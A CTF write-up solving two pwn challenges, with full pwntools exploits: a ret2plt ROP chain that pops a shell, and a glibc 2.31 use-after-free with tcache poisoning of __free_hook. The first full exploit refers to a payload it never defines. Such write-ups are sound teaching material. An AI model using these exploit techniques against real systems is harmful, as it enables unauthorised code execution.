NexHunt CTF 2025
I was looking for some CTFs to play during the weekend then I saw that NexHunt CTF had a few hours left so I joined the CTF with about 3 hours left until the CTF ends. I was only able to solve 2 pwn challenges during those hours.
Archive Keeper
About The binary
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
 rabin2 -I ./chall
arch     x86
baddr    0x400000
binsz    14182
bintype  elf
bits     64
canary   false
injprot  false
class    ELF64
compiler GCC: (Debian 14.2.0-19) 14.2.0
crypto   false
endian   little
havecode true
intrp    /lib64/ld-linux-x86-64.so.2
laddr    0x0
lang     c
linenum  true
lsyms    true
machine  AMD x86-64 architecture
nx       true
os       linux
pic      false
relocs   true
relro    partial
rpath    NONE
sanitize false
static   false
stripped false
subsys   linux
va       true
IT is a x86 64 bit elf binary and only the NX security mitgation is enabled.
Reversing and Vulnerability Discovery
This is a simple binary and the only interesting function is vuln() .
1
2
3
4
5
ssize_t vuln() {
    puts("Welcome to the Archive. Enter yo…");
    void buf;
    return read(0, &buf, 0xc8);
}
There is a stack buffer overflow in the function.
Exploitation
The first step would be to find the padding to the return address.
I found that the padding from the buffer to the return address is 72
Exploitation Strategy
Since NX is enabled, ROP must be used to bypass it.
A two-stage ROP attack (ret2plt):
-
Stage 1: Libc Leak - Overwrite return address with ROP chain that leaks a libc address. This can be done by calling a function like
puts()with a GOT entry. The ROP chain should then return to the main function to allow for the second exploit. -
Stage 2: Pop a shell - Use leaked libc to calculate address of
system()and the string/bin/sh. Overwrite the return address with ROP chain that callssystem("/bin/sh"), granting a shell.
Stage 1 : Libc Address Leak
1
2
3
4
5
6
7
payload_stage1 = flat(
	cyclic(72), # padding
	rop.rdi.addresss, # pop rdi, ret gadget
	elf.got.puts, # puts@got
	elf.plt.puts, # puts@plt
	elf.sym.main, # return to main for stage 2
)
This payload will leak the address of puts@GOT and we can use that to get the libc base address
1
libc.address = leak - libc.sym.puts
Now we can use that to find the address of system() and /bin/sh
Stage 2 : Popping a shell
1
2
3
4
5
6
7
payload_stage2 = flat(
	cyclic(72), # padding
	rop.ret.address, # for 16 bytes alignment
	rop.rdi.address, #
	next(libc.search(b"/bin/sh")), # addr of /bin/sh
	libc.sym.system, # system()
)
This ROP chain executes system("/bin/sh"), which spawns a shell.

The full exploit :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
def exploit():
	#####################################################################
	######################## EXPLOIT CODE ###############################
	#####################################################################

	pop_rdi = rop.rdi.address
	offset = 64 + 8 # padding
	payload_stage2 = flat(
		cyclic(offset),
		pop_rdi, elf.got.puts,
		elf.plt.puts,
		elf.sym.main
	)

	sla(b"Enter your data:\n", payload_stage1)
	data = rl() # recv leak
	data = data.rstrip(b"\r\n")
	leak = u64(data.ljust(8, b"\x00"))
	print_leak("puts", leak)
	libc.address = leak - libc.sym.puts
	print_leak("libc base", libc.address)

	payload_stage2 = flat(
		cyclic(offset),
		rop.ret.address,
		pop_rdi, next(libc.search(b"/bin/sh")),
		libc.sym.system
	)

	sla(b"Enter your data:\n", payload_stage2)
Ghost Note
About the binary
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
 rabin2 -I ./chall
arch     x86
baddr    0x0
binsz    15529
bintype  elf
bits     64
canary   true
injprot  false
class    ELF64
compiler GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0
crypto   false
endian   little
havecode true
intrp    /lib64/ld-linux-x86-64.so.2
laddr    0x0
lang     c
linenum  true
lsyms    true
machine  AMD x86-64 architecture
nx       true
os       linux
pic      true
relocs   true
relro    full
rpath    NONE
sanitize false
static   false
stripped false
subsys   linux
va       true
A x86-64 binary with all mitigations turned on.
1
2
3
4
5
6
7
8
9
10
./ld-linux-x86-64.so.2 ./libc.so.6
GNU C Library (Ubuntu GLIBC 2.31-0ubuntu9.17) stable release version 2.31.
Copyright (C) 2020 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.
Compiled by GNU CC version 9.4.0.
libc ABIs: UNIQUE IFUNC ABSOLUTE
For bug reporting instructions, please see:
<https://bugs.launchpad.net/ubuntu/+source/glibc/+bugs>.
This challenge uses GLIBC 2.31.
When we run the binary it show us a menu.
1. Add Note
2. Delete Note
3. Show Note
4. Edit Note
5. Exit
>
Reversing and Vulnerability Discovering
Lets take a look at the main function
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
int32_t main(int32_t argc, char** argv, char** envp) {
    void* fsbase;
    int64_t var_10 = *(uint64_t*)((char*)fsbase + 0x28);
    setup();
    while (true) {
        menu();
        switch (get_int())
        {
            case 1: { add_note(); continue; }
            case 2: { delete_note(); continue; }
            case 3: { show_note(); continue; }
            case 4: { edit_note(); continue; }
            case 5:{  break; break;}
        }
        puts("Invalid");
    }
    exit(0);
    /* no return */
}
main() shows use the menu prompt. we can just move on to the first option add_note().
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
int64_t add_note() {
void* fsbase;
int64_t rax = *(uint64_t*)((char*)fsbase + 0x28);
printf("Index (0-%d): ", 9);
int32_t index = get_int();
if (index < 0 || index > 9)
puts("Invalid index.");
else if (!*(uint64_t*)(((int64_t)index << 3) + ¬es))
{
printf("Size: ");
int32_t size = get_int();
if (size <= 0 || size > 0x1000)
puts("Invalid size.");
else
{
*(uint64_t*)(((int64_t)index << 3) + ¬es) = malloc((int64_t)size);
*(uint32_t*)(((int64_t)index << 2) + ¬e_sizes) = size;
printf("Content: ");
read(0, *(uint64_t*)(((int64_t)index << 3) + ¬es), (int64_t)(size - 1));
puts("Note added.");
}
}
else
puts("Note already exists.");
int64_t result = rax ^ *(uint64_t*)((char*)fsbase + 0x28);
if (!result)
return result;
__stack_chk_fail();
/* no return */
}
This function just asks for a index which should not be used, size between 0 and 0x1000 to allocate a chunk and data.
delete_note()
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
int64_t delete_note() {
void* fsbase;
int64_t rax = *(uint64_t*)((char*)fsbase + 0x28);
printf("Index: ");
int32_t index = get_int();
if (index < 0 || index > 9 || !*(uint64_t*)(((int64_t)index << 3) + ¬es))
puts("Invalid index or empty.");
else
{
free(*(uint64_t*)(((int64_t)index << 3) + ¬es));
puts("Note deleted.");
}
int64_t result = rax ^ *(uint64_t*)((char*)fsbase + 0x28);
if (!result)
return result;
__stack_chk_fail();
/* no return */
}
This function asks for a index and then it frees the chunk but is does not clear out the function pointer, therefore the is a use-after-free vulnerability here.
show_note()
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
int64_t show_note()
{
void* fsbase;
int64_t rax = *(uint64_t*)((char*)fsbase + 0x28);
printf("Index: ");
int32_t index = get_int();
if (index < 0 || index > 9 || !*(uint64_t*)(((int64_t)index << 3) + ¬es))
puts("Invalid index or empty.");
else
{
printf("Data: ");
write(1, *(uint64_t*)(((int64_t)index << 3) + ¬es),
(int64_t)*(uint32_t*)(((int64_t)index << 2) + ¬e_sizes));
puts(&data_402097);
}
int64_t result = rax ^ *(uint64_t*)((char*)fsbase + 0x28);
if (!result)
return result;
__stack_chk_fail();
/* no return */
}
As the function name says it just prints out the contents of the chunk.
edit_note()
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
int64_t edit_note()
{
void* fsbase;
int64_t rax = *(uint64_t*)((char*)fsbase + 0x28);
printf("Index: ");
int32_t index = get_int();
if (index < 0 || index > 9 || !*(uint64_t*)(((int64_t)index << 3) + ¬es))
puts("Invalid index or empty.");
else
{
printf("New Content: ");
read(0, *(uint64_t*)(((int64_t)index << 3) + ¬es),
(int64_t)*(uint32_t*)(((int64_t)index << 2) + ¬e_sizes));
puts("Note updated.");
}
int64_t result = rax ^ *(uint64_t*)((char*)fsbase + 0x28);
if (!result)
return result;
__stack_chk_fail();
/* no return */
}
This function Overwrites the contents of an existing note.
Exploitation
Strategy: The goal is to gain arbitrary code execution.
- Stage 1: Libc leak
- Use the unsorted bin attack to leak a libc address and then calculate the base address.
- Stage 2: Tcache poisoning and hook hijacking.
- Use the tcache poisoning technique to hijack the
__free_hookand get code execution.
- Use the tcache poisoning technique to hijack the
I create a template class to help make it easier to write the exploit
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50

def print_leak(description, addr):
	log.info(f"{description} @ {addr}")

class GhostNote:
	def __init__(self):
		pass

	def menu(self, choice):
		sla(b"> ", str(choice).encode())

	def send_index(self, index):
		sla(b"Index: ", str(index).encode())

	def add_note(self, index:int, size:int, note:bytes):
		self.menu(1)
		log.info(f"Adding Note | index {index} | {note[:8]}")
		sla(b"(0-9): ", str(index).encode())
		sla(b"Size: ", str(size).encode())
		sla(b"Content: ", note)
		rl()

	def delete_note(self, index):
		log.info(f"Delete Note | index {index}")
		self.menu(2)
		self.send_index(index)
		rl()

	def edit_note(self, index, note):
		log.info(f"Edit Note | index {index} | {note[:8]}")
		self.menu(4)
		self.send_index(index)
		sa(b"New Content: ", note)
		#ru(b"New Content: ")
		#s(note)

	def show_note(self, index):
		log.failure(f"Show Note | index {index}")
		self.menu(3)
		sla(b"Index: ", str(index).encode())
		ru(b"Data: ")
		data = rl().rstrip(b"\r\n")
		try:
			data = data[:8]
			leak = u64(data.ljust(8, b"\x00"))
			print_leak("Leak", leak)
			return leak
		except:
			log.info(f"Data: {data}")
			return 0
gn is the object of the this class
Stage 1: Libc Address Leak
Allocate the chunks.
1
2
3
4
5
gn.add_note(8, 0x600, b"A"0xf) # large size so it goes to unsorted bin
gn.add_note(9, 0x10, b"/bin/sh\x00") # to prevent consoliddation | will be used later on again

leak = gn.show_note(8) # this will leak the libc address
Trigger the unsorted bin: free the large chunk
1
gn.delete_note(8)# it goes to unsorted bin
Leak the address
1
leak = gn.show_note(8) # this will leak the libc address
Calculate the libc base address
1
libc.address = leak - 0x1ecbe0
Stage 2: Tcache Poisoning and Hook Hijacking
Allocate and free two small chunks of the same size
1
2
3
4
5
gn.add_note(0, 0x60, b"X"*0x48)
gn.add_note(1, 0x60, b"Y"*0x48)

gn.delete_note(0)
gn.delete_note(1)
Use the UAF to corrupt the next/fd pointer on the second freed chunks. Set it to __free_hook
1
gn.edit_note(1, p64(libc.sym.__free_hook))
Allocate to new chunks of the same size as the one that are free. The first chunk returns a chunk from the tcache and the second one returns the __free_hook. Overwrite the __free_hook chunk with the address of the system()
1
2
gn.add_note(2, 0x60, b"B"*0x48)
gn.add_note(3, 0x60, p64(libc.sym.system))
Trigger shell. Free the chunk that contains the string /bin/sh. Remember that the guard chunk we allocated ealier contains that string.
1
gn.delete_note(9)
That pops a shell

The full exploit
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
class GhostNote:
	def __init__(self):
		pass

	def menu(self, choice):
		sla(b"> ", str(choice).encode())

	def send_index(self, index):
		sla(b"Index: ", str(index).encode())

	def add_note(self, index:int, size:int, note:bytes):
		self.menu(1)
		log.info(f"Adding Note | index {index} | {note[:8]}")
		sla(b"(0-9): ", str(index).encode())
		sla(b"Size: ", str(size).encode())
		sla(b"Content: ", note)
		rl()

	def delete_note(self, index):
		log.info(f"Delete Note | index {index}")
		self.menu(2)
		self.send_index(index)
		rl()

	def edit_note(self, index, note):
		log.info(f"Edit Note | index {index} | {note[:8]}")
		self.menu(4)
		self.send_index(index)
		sa(b"New Content: ", note)
		#ru(b"New Content: ")
		#s(note)

	def show_note(self, index):
		log.failure(f"Show Note | index {index}")
		self.menu(3)
		#self.send_index(3)
		sla(b"Index: ", str(index).encode())
		ru(b"Data: ")
		data = rl().rstrip(b"\r\n")
		#print(data[:8])
		try:
			data = data[:8]
			leak = u64(data.ljust(8, b"\x00"))
			print_leak("Leak", leak)
			return leak
		except:
			log.info(f"Data: {data}")
			return 0

def exploit():
	#####################################################################
	######################## EXPLOIT CODE ###############################
	#####################################################################
	gn = GhostNote()

	# leak | find libc base
	gn.add_note(8, 0x600, b"A"*0xf)
	gn.add_note(9, 0x10, b"/bin/sh\x00")
	gn.delete_note(8)
	leak = gn.show_note(8)
	libc.address = leak - 0x1ecbe0
	one_gadget = 0xe3afe
	print_leak("libc base", libc.address)
	print_leak("__free_hook", libc.sym.__free_hook)

	gn.add_note(0, 0x60, b"X"*0x48)
	gn.add_note(1, 0x60, b"Y"*0x48)

	gn.delete_note(0)
	gn.delete_note(1)

	gn.edit_note(1, p64(libc.sym.__free_hook))
	gn.add_note(2, 0x60, b"B"*0x48) # same as 1
	gn.add_note(3, 0x60, p64(libc.sym.system))

	gn.delete_note(9)